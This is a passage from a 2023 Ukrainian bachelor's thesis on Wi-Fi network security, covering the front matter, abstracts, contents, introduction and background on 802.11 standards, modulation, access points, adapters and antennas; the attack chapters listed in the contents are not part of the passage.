


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки


ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект підсистеми захисту бездротової
локальної мережі стандарту WI-FI»


Виконав студент 4-го курсу групи КБ-19-1
спеціальності 125 «Кібербезпека»

 Олександр Боровський

Керівник Старший викладач кафедри КІ та КБ


 Олександра Покотило

Рецензент Завідувач кафедри КІ та КБ, к.т.н., доцент

 Андрій Єфіменко

Житомир – 2023

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ
Завідувач
кафедри комп'ютерної
інженерії та кібербезпеки
 Андрій Єфіменко
1 березня 2022 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Боровський Олександр Ігорович

Тема роботи: «Проект підсистеми захисту бездротової локальної мережі стандарту WI-FI»

затверджена Наказом університету від 1 березня 2023 р. № 99/с

Термін здачі студентом закінченої роботи 10 червня 2023 р.


Вихідні дані роботи (зазначається предмет і об'єкт дослідження):


Підсистема захисту бездротової локальної мережі стандарту WI-FI

Обладнання та програмне забезпечення:

1. WI-FI адаптер TP-Link WN772N
2. Маршрутизатор TP-Link Archer A2
3. Операційна система GNU/Linux

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються


Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Воротніков В. В.	 23.03.2023	 23.03.2023
2	Воротніков В. В.	 16.04.2023	 16.04.2023
3	Воротніков В. В.	 21.05.2023	 21.05.2023

Студент  Олександр Боровський
Керівник  Олександра Покотило

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	01.03.2023	виконано
2	Пошук інформації щодо технологій WI-FI	09.03.2023	виконано
3	Аналіз засобів захисту WI-FI	19.03.2023	виконано
4	Розробка топології мережі	24.03.2023	виконано
5	Аналіз апаратного та програмного забезпечення для проведення аудиту WI-FI мереж	27.03.2023	виконано
6	Проведення тестування на проникнення WI-FI мережі	10.04.2023	виконано
7	Розробка загальних рекомендацій щодо захисту WI-FI мереж	23.04.2023	виконано
8	Впровадження та тестування механізмів захисту	05.05.2023	виконано
9	Написання пояснювальної записки	19.05.2023	виконано
10	Отримання відгуку та рецензій	09.06.2023	виконано
11	Захист	28.06.2023	виконано

Студент  Олександр Боровський

Керівник  Олександра Покотило

АНОТАЦІЯ

Дана випускна кваліфікаційна робота бакалавра присвячена вирішенню задачі захисту бездротових мереж WI-FI.

Метою роботи є розробка комплексного підходу до забезпечення безпеки WI-FI мереж, виявлення та захист від загроз, що можуть поставити під загрозу конфіденційність та цілісність даних, а також доступ до мережі.

Було проаналізовано типи атак, що можуть бути спрямовані на безпроводні мережі, і вивчаються методи боротьби з ними. Зокрема, розглянуто атаки на корпоративні мережі та пропонуються рекомендації для їх уникнення з метою забезпечення цілісності персональних даних у майбутньому.

Результати дослідження показують необхідність впровадження ефективних заходів захисту для безпроводних мереж. Запропоновані рекомендації можуть бути використані як основа для підвищення безпеки та забезпечення надійності мереж безпроводного доступу у майбутньому.

Текстова частина викладена на 82 сторінках друкованого тексту. Список використаних джерел містить 20 найменувань і займає 2 сторінки. В роботі наведено 61 рисунок та 8 таблиць.

Ключові слова: WI-FI, ЗАХИСТ, WPA, WEP, ВРАЗЛИВІСТЬ.

КІК.КР.Б – 125 – 03 – ПЗ

					КІК.КР.Б – 125 – 03 – ПЗ				
Змн.	Арк.	№ докум.	Підпис	Дата					
Розроб.		Боровський О.І.		20.06.23	Проект підсистеми захисту бездротової локальної мережі стандарту WI-FI		Літ.	Арк.	Аркушів
Керівник		Покотило О.А.		20.06.23				1	83
Реценз.		Єфіменко А.А.		20.06.23			ФІКТ Гр. КБ-19-1[1]		
Н. контр.		Єфіменко А.А.		20.06.23					
Зав. каф.		Єфіменко А.А.		20.06.23					

ABSTRACT

This bachelor's thesis is devoted to solving the problem of protecting wireless WI-FI networks.

The aim of the work is to develop an integrated approach to securing WI-FI networks, detecting and protecting against threats that could jeopardize the confidentiality and integrity of data, as well as access to the network.

The types of attacks that can be directed at wireless networks were analyzed, and methods of combating them were studied. In particular, attacks on corporate networks are considered and recommendations are offered to avoid them in order to ensure the integrity of personal data in the future.

The results of the study show the need to implement effective security measures for wireless networks. The proposed recommendations can be used as a basis for improving the security and reliability of wireless access networks in the future.

The text part is presented on 82 pages of printed text. The list of references includes 20 titles and occupies 2 pages. The paper contains 61 figures and 8 tables.

Keywords: WI-FI, PROTECTION, WPA, WEP, VULNERABILITY.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		2

ЗМІСТ

ВСТУП	5
РОЗДІЛ 1 ТЕОРЕТИЧНІ ВІДОМОСТІ WI-FI МЕРЕЖ	6
1.1. Загальні відомості про WI-FI.....	6
1.1.1. Що таке WI-FI.....	6
1.1.2. Методи модуляції.....	8
1.1.3. Історія та класифікація WI-FI.	9
1.2. Архітектура WI-FI мереж.	12
1.2.1. Компоненти WI-FI мереж.....	12
1.2.2. Режим роботи стандарту IEEE 802.11.....	16
1.3. Засоби безпеки WI-FI.	22
1.3.1. Шифрування даних.	22
1.3.2. Протоколи аутентифікації.	29
1.3.3. Гостьові мережі.	33
Висновки до розділу 1	34
РОЗДІЛ 2 ПРОЕКТУВАННЯ МЕРЕЖІ, ВИЯВЛЕННЯ ТА АНАЛІЗ ВРАЗЛИВОСТЕЙ WI-FI МЕРЕЖІ	35
2.1. Розробка топології комп'ютерної мережі.	35
2.2. Апаратне та програмне забезпечення для проведення аудиту WI-FI мереж.....	38
2.2.1. Апаратне забезпечення.	38
2.2.2. Програмне забезпечення.....	43
2.3. Проведення атак на безпроводні WI-FI мережі.....	49
2.3.1. Модель загроз.	49
2.3.2. WPS.....	50
2.3.3. WEP.....	54

2.3.4. WPA/WPA2.	56
2.3.5. DOS атаки.....	59
2.3.6. Rogue AP / Evil Twin.	62
2.3.7. Обхід фільтрації по MAC-адресі.	66
Висновки до розділу 2	68
РОЗДІЛ 3 РОЗРОБКА МЕХАНІЗМІВ ЗАХИСТУ WI-FI МЕРЕЖІ.....	69
3.1. Методи та стратегії захисту від вразливостей.....	69
3.2. Впровадження та тестування механізмів захисту.	73
3.2.1. Відключення WPS.	73
3.2.2. Налаштування WPA2 Enterprise.	73
3.2.3. Налаштування гостьової мережі.....	75
3.2.4. Налаштування WIDS Kismet.....	76
3.3. Аналіз отриманих результатів та перспективи подальших досліджень. ..	79
Висновки до розділу 3	80
ВИСНОВКИ.....	81
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	82

ВСТУП

Зростаюча популярність безпроводних мереж WI-FI у сучасному світі супроводжується збільшенням загроз безпеці. Безпроводні WI-FI мережі стали необхідним елементом нашого повсякденного життя, забезпечуючи нам зручний та мобільний доступ до Інтернету. Проте, ця зручність супроводжується ризиками вразливостей, які можуть бути використані зловмисниками для незаконного доступу, перехоплення конфіденційної інформації та виконання шкідливих дій.

Метою цієї дипломної роботи є підвищення захищеності та надійності безпроводних мереж WI-FI. Наше дослідження спрямоване на виявлення потенційних загроз безпеці, що стосуються безпроводних мереж WI-FI, та розробку ефективних заходів для запобігання цим загрозам.

У цій роботі ми проведемо аналіз різних типів вразливостей, які можуть бути присутніми в безпроводних WI-FI мережах, таких як атаки на протоколи безпеки, злам паролів, MITM атаки та інші. Ми також розглянемо можливі наслідки та ризики, пов'язані з цими вразливостями, щоб краще зрозуміти масштаб проблеми.

Однак, просто виявлення вразливостей недостатньо. Тому кваліфікаційна робота також має на меті розробку механізмів захисту, які допоможуть забезпечити безпеку безпроводних WI-FI мереж. Ми вивчимо і розробимо різні методи та стратегії захисту, такі як шифрування трафіку, аутентифікація, контроль доступу та інші.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		5

РОЗДІЛ 1

ТЕОРЕТИЧНІ ВІДОМОСТІ WI-FI МЕРЕЖ

1.1. Загальні відомості про WI-FI.

1.1.1. Що таке WI-FI.

WI-FI (Wireless Fidelity) є бездротовою технологією передачі даних, що дозволяє підключатись до мережі Інтернет та обмінюватись інформацією без використання фізичних кабелів. Вона базується на стандартах IEEE 802.11, які визначають параметри та протоколи передачі даних в безпроводних мережах.

WI-FI мережі забезпечують зручний та мобільний доступ до Інтернету, дозволяючи користувачам підключатись до мережі за допомогою різних пристроїв, таких як ноутбуки, смартфони, планшети та інші бездротові пристрої. За допомогою WI-FI можна отримувати доступ до Інтернету у будь-якому місці, де є наявність безпроводної мережі.

Принцип роботи WI-FI полягає у передачі даних за допомогою радіохвиль. Мережа складається з точок доступу (Access Points), які підключені до провідної мережі та забезпечують безпроводний доступ для клієнтських пристроїв. Клієнтські пристрої, такі як ноутбуки чи смартфони, сполучаються з точкою доступу за допомогою радіосигналів. Дані передаються у вигляді пакетів, що дозволяє ефективно обмінюватись інформацією.

WI-FI мережі працюють на різних діапазонах частот, а саме 2.4 ГГц та 5 ГГц. Діапазон 2.4 ГГц є загальнодоступним і широко використовується у багатьох пристроях WI-FI. Він забезпечує далекобійність сигналу, але може стати насиченим великою кількістю пристроїв, що працюють на цій же частоті. Діапазон 5 ГГц надає більшу швидкість передачі даних та менше перешкод, але потребує підтримки пристроїв інфраструктури та може мати менший дальнобійний радіус.

Фізичний рівень стандарту IEEE 802.11 використовує пакетну передачу даних, де кожен пакет складається з трьох основних компонентів: парамбули, заголовка і корисного навантаження. Парамбула дозволяє отримувачу

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		6

синхронізуватися з часом і частотою та оцінити характеристики каналу для вирівнювання. Заголовок містить інформацію про конфігурацію пакета, таку як формат, швидкість передачі даних тощо.

На фізичному рівні стандарту 802.11 існують дві альтернативи: DSSS (Direct Sequence Spread Spectrum — розширення спектра методом прямої послідовності) і FHSS (Frequency Hopping Spread Spectrum) — розширення спектра методом частотних стрибків). Обидва варіанти використовують частотний діапазон 2,400 - 2,4835 ГГц. Цей діапазон був обраний через його призначення для неліцензованого використання по всьому світу, а також здатність до створення недорогого радіообладнання з низьким рівнем випромінювання потужності, здатного працювати на швидкостях, схожих на швидкості звичайних проводових Ethernet мереж.

На рівні MAC відбувається розподіл каналу шляхом вибору пристрою, який буде передавати наступний пакет інформації. Цей рівень також визначає принципи, за якими пристрої ділять загальний канал, а також відповідає за механізми шифрування та автентифікації даних. Оскільки стандарт 802.11 був розроблений як "бездротовий Ethernet", він використовує пакетну передачу з 48-бітовими адресами, аналогічно до мережі Ethernet. Рівень MAC отримує блок даних від рівня LLC (логічне зв'язку) і відповідає за виконання функцій, пов'язаних з доступом до мережевого середовища та передачею даних[1].

Стандарт IEEE 802.11 передбачає два режими управління мережею:

- PCF (Point Coordination Function) — цей режим використовує центральну точку доступу (AP) для контролю доступу до каналу. AP визначає послідовність передачі даних і керує розподілом каналу між пристроями. В цьому режимі AP має основне право на передачу даних і відповідає за регулювання доступу до каналу для підключених пристроїв;
- DCF (Distributed Coordination Function) — цей режим передбачає децентралізоване управління мережею, де пристрої самостійно конкурують за доступ до каналу.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		7

1.1.2. Методи модуляції.

WI-FI використовує різні методи модуляції сигналу для передачі даних. До основних методів модуляції, що застосовуються в WI-FI, відносяться:

- DSSS (Direct Sequence Spread Spectrum) — цей метод використовує розподілену широкосмугову модуляцію для передачі сигналу. Він дозволяє розділити сигнал на багато менших частинок і передавати їх одночасно на різних частотах, забезпечуючи стійкість до завад та перешкод.
- OFDM (Orthogonal Frequency Division Multiplexing) — цей метод використовує розділення сигналу на багато незалежних піднесень (subcarriers), які передаються одночасно. Кожне піднесення використовує дискретні точки у спектрі частот, що дозволяє досягти високої швидкості передачі даних та підвищити ефективність використання доступного спектра частот.
- MIMO (Multiple-Input Multiple-Output) — цей метод використовує багатоантенну систему для передачі та отримання даних. Він використовує кілька антен, які незалежно одна від одної передають та отримують сигнали, що дозволяє підвищити швидкість передачі та покращити якість зв'язку.




Рис. 1.1 Схема роботи системи MIMO 2x2

1.1.3. Історія та класифікація WI-FI.

Датою народження технології є 1985 рік. Тоді Федеральна служба зі зв'язку США офіційно дозволила використовувати певні частоти радіоспектра без ліцензії. Цю ініціативу підтримали й інші країни, тож бізнес швидко зрозумів — у цій ніші можна заробити. Один за одним почали з'являтися проекти бездротового зв'язку, які різні компанії намагалися комерціалізувати[2].

Лише наприкінці минулого століття, 1997 року, з'явилися перші специфікації бездротового зв'язку WI-FI. Перше покоління, 802.11, давало можливість передавати дані зі швидкістю в 2 Мбіт/с, при тому, що радіус дії модуля був дуже невеликим. Та й вартість обладнання, яке забезпечувало бездротову передачу даних, була просто захмарною.

Потім, десь у 1999 році, з'явилися прототипи двох редакцій базового стандарту: 802.11b і 802.11a. Вони забезпечували небачену швидкість передачі даних повітрям - аж до 11 Мбіт/с. Радіодіапазон при цьому використовували той самий, що і зараз - 2,4 ГГц. Радіус дії був набагато більшим, ніж у першого покоління WI-FI. Радіообладнання стає дедалі доступнішим — його можуть купити вже і звичайні користувачі. Трохи пізніше швидкість збільшили до 54 Мбіт/с, скориставшись діапазоном у 5 ГГц і назвавши специфікацію 802.11a. Саме тоді й закріпилася назва WI-FI, яка зараз є позначенням специфікації 802.11.

У 2003-му з'явилася специфікація 802.11g. Але це не було чимось принципово новим — розробники скористалися технологією діапазону 5 ГГц, адаптувавши її для діапазону 2,4 ГГц.

У 2009 команда розробників з WiFi Alliance ухвалила новий стандарт — 802.11n. Це вже було нове покоління WI-FI, без клонування механізму передачі даних з одного діапазону в інший. При цьому швидкість передачі даних збільшилася у багато разів — аж до 600 Мбіт/с. Такого різкого зростання пропускної здатності вдалося домогтися завдяки використанню багатопотокової передачі даних MIMO замість SISO. Багатопотокове передавання дало змогу використовувати кілька потоків передавання даних, які спрямовуються різними

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		9

антенами. На самому початку стандарт давав можливість працювати з 4 потоками, кожен з яких надавав пропускну здатність у 150 Мбіт/с.

У 2015 році з'явилася нова ревізія — WI-FI 802.11 AC, де кількість потоків MIMO було доведено до 8. Завдяки цьому, а також іншим технічним хитрощам вдалося домогтися пропускну здатності одного каналу до 866 Мбіт/сек. Щоправда, були деякі складнощі з досягненням теоретичного максимуму, оскільки у вузькій смузі частот 2,4 ГГц доволі складно домогтися ідеального прийому через завантаженість "ефіру".

Нещодавно було ухвалено новий стандарт — 802.11 AX, який називають ще WI-FI 6. Тут з'явилося відразу кілька нововведень, включно з додаванням нової технології OFDMA. Вона дала змогу збільшити продуктивність одного каналу з шириною спектра 40 МГц до 290 Мбіт/с. Схему MU-MIMO вдосконалили, тепер з'явився двосторонній повноцінний режим обміну даними. Зокрема, розробники запровадили квадратурну амплітудну модуляцію (QAM) 1024, яка дала змогу підвищити щільність модуляції та збільшити швидкість передавання даних приблизно на третину. 802.11ax дає змогу працювати в середовищах із високою щільністю клієнтів, передаючи важкий медіа-контент — наприклад, відео з роздільною здатністю 4-8К. Кількість точок доступу, що знаходяться поблизу одна від одної, практично не впливає на якість приймання і передавання даних. Перевага нового покоління зв'язку ще й у тому, що воно досить енергоефективне, тож акумуляторів мобільних пристроїв вистачає на більш тривалий час роботи.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		10




Рис. 1.2 Схема роботи WI-FI 6

Скоро на нас чекає новий протокол бездротової передачі даних WI-FI 7 або IEEE 802.11be. Він працюватиме з технологією CMU-MIMO, що дає змогу підтримувати роботу відразу 16 потоків даних. Крім традиційних смуг 2,4 ГГц і 5 ГГц, WI-FI 7 також буде підтримувати смугу частот 6 ГГц. Усі три смуги частот можуть працювати одночасно. Теоретична максимальна швидкість передачі WI-FI 7 може досягати 30 Гбіт/с, що втричі перевищує максимальну швидкість 9,6 Гбіт/с для WI-FI 6.

Підсумовуючи все вище написане можна навести наступну таблицю.

Таблиця 1.1

Порівняння версій WI-FI

Стандарт	Частотний діапазон	Швидкість передачі даних	Технології та особливості
802.11b	2,4 ГГц	11 Мбіт/с	DSSS, CCK
802.11a	5 ГГц	54 Мбіт/с	OFDM
802.11g	2,4 ГГц	54 Мбіт/с	OFDM, сумісний з 802.11b
802.11n	2,4 ГГц та 5 ГГц	До 600 Мбіт/с	MIMO, OFDM
802.11ac	5 ГГц	До 6,77 Гбіт/с	MIMO, OFDM, більша ширина смуги
802.11ax	2,4 ГГц та 5 ГГц	До 9,6 Гбіт/с	MIMO, OFDMA, більша ефективність, MU-MIMO
802.11be	2,4 ГГц та 5 ГГц	До 30 Гбіт/с	CMU-MIMO

1.2. Архітектура WI-FI мереж.

1.2.1. Компоненти WI-FI мереж.

1. Точка доступу.

Точка доступу є одним з основних компонентів WI-FI мережі і відіграє важливу роль у забезпеченні бездротового з'єднання між пристроями та інтернетом. Вона функціонує як бездротова базова станція, яка дозволяє пристроям підключатися до мережі та обмінюватися даними.

Точка доступу (Access Point, AP) приймає сигнали від бездротових пристроїв, таких як ноутбуки, смартфони або планшети, і передає їх до мережі або інтернету. Вона діє як центральна точка з'єднання, до якої можуть підключатися бездротові пристрої у своєму охоплюваному радіусі.

Основні функції точки доступу включають:

- Бездротовий доступ: Точка доступу створює бездротову мережу, до якої можна підключатися бездротовими пристроями. Вона надає безпечний доступ до мережі з використанням різних методів шифрування та аутентифікації;
- Маршрутизація: Деякі точки доступу мають вбудовані функції маршрутизації, що дозволяє їм маршрутизувати дані між бездротовою мережею та проводовою мережею. Це дозволяє пристроям в мережі спілкуватися між собою і отримувати доступ до Інтернету;
- Управління мережею: Точки доступу можуть мати можливість керувати та налаштовувати параметри мережі, такі як канали, потужність сигналу, шифрування та інші налаштування. Це дозволяє адміністраторам мережі контролювати та оптимізувати роботу WI-FI мережі;
- Розширення покриття: Великі мережі можуть використовувати кілька точок доступу, розташованих у різних місцях, щоб забезпечити велике покриття. Вони можуть бути підключені до центрального комутатора або маршрутизатора, що дозволяє розподілити навантаження і забезпечити безперебійний доступ до мережі в різних зонах;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		12

- **Управління безпекою:** Точки доступу можуть виконувати функції безпеки, такі як шифрування даних за допомогою протоколів безпеки WI-FI, фільтрацію MAC-адресів, налаштування паролів та інші заходи для захисту мережі від несанкціонованого доступу.

Точки доступу можуть бути вбудованими в маршрутизатори, комутатори або окремими пристроями. Вони забезпечують бездротовий доступ до мережі і є основним елементом створення WI-FI інфраструктури. Кількість та розташування точок доступу впливає на покриття, пропускну здатність та надійність бездротової мережі.




Рис. 1.3 Точка доступу

2. Бездротові адаптери.

Бездротові адаптери використовуються для забезпечення бездротового підключення до мережі. Вони є інтерфейсом між кінцевим пристроєм (наприклад, комп'ютером, ноутбуком, смартфоном) і бездротовою WI-FI мережею. Вони отримують радіосигнали, передані від точки доступу, і перетворюють їх на цифрові дані, які можуть бути оброблені пристроєм. При передачі даних вони також перетворюють цифрові дані на радіосигнали, що передаються до точки доступу.

Бездротові адаптери працюють відповідно до стандарту бездротового зв'язку, такого як IEEE 802.11, і підтримують різні протоколи та шифрування.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		13

Вони можуть підтримувати різні швидкості передачі даних, відповідно до встановлених стандартів. Зазвичай вони підключаються до пристрою за допомогою USB-порту або роз'єму PCI (для настільних комп'ютерів). Існують також бездротові адаптери, які вбудовані безпосередньо в пристрої, такі як ноутбуки або смартфони.

WI-FI адаптери мають антенну систему, яка допомагає підвищити приймальну та передавальну потужність сигналу. Вони також можуть мати функції керування енергією, що дозволяє зменшити споживання енергії під час періодів неактивності.

Бездротові адаптери грають ключову роль у забезпеченні зручного та мобільного доступу до бездротових мереж. Вони дозволяють пристроям підключатися до Інтернету, спілкуватися, передавати та отримувати дані без необхідності проводів або фізичного підключення до мережі. Загалом, бездротові адаптери є невід'ємною частиною WI-FI мереж і дозволяють забезпечити зручну та бездротову комунікацію між пристроями та точками доступу.



Рис. 1.4 WI-FI адаптери

3. Антени.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		14

Антени є важливим компонентом WI-FI мережі, вони використовуються для передачі та отримання бездротових сигналів. Антени впливають на пропагацію сигналу, дальність передачі даних, якість з'єднання та продуктивність мережі. Основні аспекти, пов'язані з антенами в WI-FI мережах, включають:

1. Типи антен: Існує кілька типів антен, які використовуються в WI-FI мережах, включаючи:

- Омнідірекційні антени: ці антени випромінюють сигнал в усіх напрямках, створюючи сферичний покриття навколо них. Вони ідеально підходять для покриття великих просторів, таких як офіси, аеропорти або торгові центри;
- Направлені антени: ці антени спрямовані на конкретну область або напрямок, забезпечуючи покриття віддалених точок або точок зі зниженим сигналом. Вони зазвичай використовуються для точок доступу або використовуються для зв'язку на великі відстані;
- Секторні антени: ці антени мають широкий покритий сектор, спрямований на певний кут. Вони ефективні для покриття великих площ, таких як парки, кемпінги або громадські майданчики.

2. Поляризація антени: Антени можуть мати горизонтальну або вертикальну поляризацію. Поляризація впливає на спосіб передачі та отримання сигналу. Важливо, щоб антени на стороні передавача та приймача мали однакову поляризацію для оптимального зв'язку.

3. Посадочний кут антени: Це кут, під яким антена випромінює або приймає сигнал. Посадочний кут визначає, як широко або стисло антена охоплює сигнал, а також впливає на покриття та дальність передачі.

4. Підсилення антени: Підсилення антени вказує на її здатність зосереджувати сигнал в певному напрямку. Воно вимірюється в децибелах (dBi). Вище підсилення означає сильніше зосередження сигналу, що дозволяє досягати більшої дальності передачі та забезпечує кращу якість з'єднання.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				15
Змн.	Арк.	№ докум.	Підпис	Дата		

5. Розташування антен: Розташування антен впливає на покриття та якість сигналу. Важливо розташовувати антени так, щоб забезпечити оптимальне покриття бездротової зони та уникнути перешкод, які можуть вплинути на сигнал.

Антени можуть бути вбудованими у пристрої, таким як бездротові маршрутизатори або точки доступу, або зовнішніми, які можуть бути підключені до пристрою через роз'єми, такі як RP-SMA або N-Type. Вибір підходящої антени залежить від потреб мережі, вимог до покриття та відстані передачі сигналу.

Антени є ключовими компонентами WI-FI мереж, які визначають їхню ефективність та продуктивність. Вибір правильного типу антени залежить від потреб та вимог конкретної мережі.



Рис. 1.5 Антена

1.2.2. Режими роботи стандарту IEEE 802.11.

Стандарт IEEE 802.11, який визначає бездротові мережі WI-FI, передбачає кілька режимів роботи, які надають різні функціональні можливості та використовуються для різних сценаріїв зв'язку. Основні режими роботи включають:

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		16

1. Інфраструктурний режим (Infrastructure Mode) є одним з основних режимів роботи стандарту IEEE 802.11 для бездротових мереж WI-FI. У цьому режимі бездротова мережа будується на основі точки доступу (Access Point, AP), яка виступає як центральний вузол для з'єднання бездротових пристроїв і надання доступу до мережі або Інтернету.

В інфраструктурному режимі точка доступу виконує декілька важливих функцій. Вона створює бездротову мережу і надає ідентифікацію та адресацію для підключених пристроїв. Точка доступу також виконує розподіл каналу, контролює доступ до мережі для підключених пристроїв і забезпечує безпеку зв'язку шляхом застосування різних протоколів шифрування і аутентифікації. Бездротові пристрої, такі як ноутбуки, смартфони, планшети або інші мобільні пристрої, можуть підключатися до точки доступу в інфраструктурному режимі. Підключення здійснюється шляхом встановлення бездротового з'єднання з точкою доступу, де пристрій отримує IP-адресу і інші необхідні мережеві налаштування[3].

Основні переваги інфраструктурного режиму включають:

- Збільшення зони покриття: Завдяки точці доступу можна створити бездротову мережу зі значною зоною покриття, що дозволяє підключати пристрої на відстані від точки доступу;
- Централізоване управління: Управління бездротовою мережею здійснюється через точку доступу, що спрощує керування, моніторинг і налаштування мережевих параметрів;
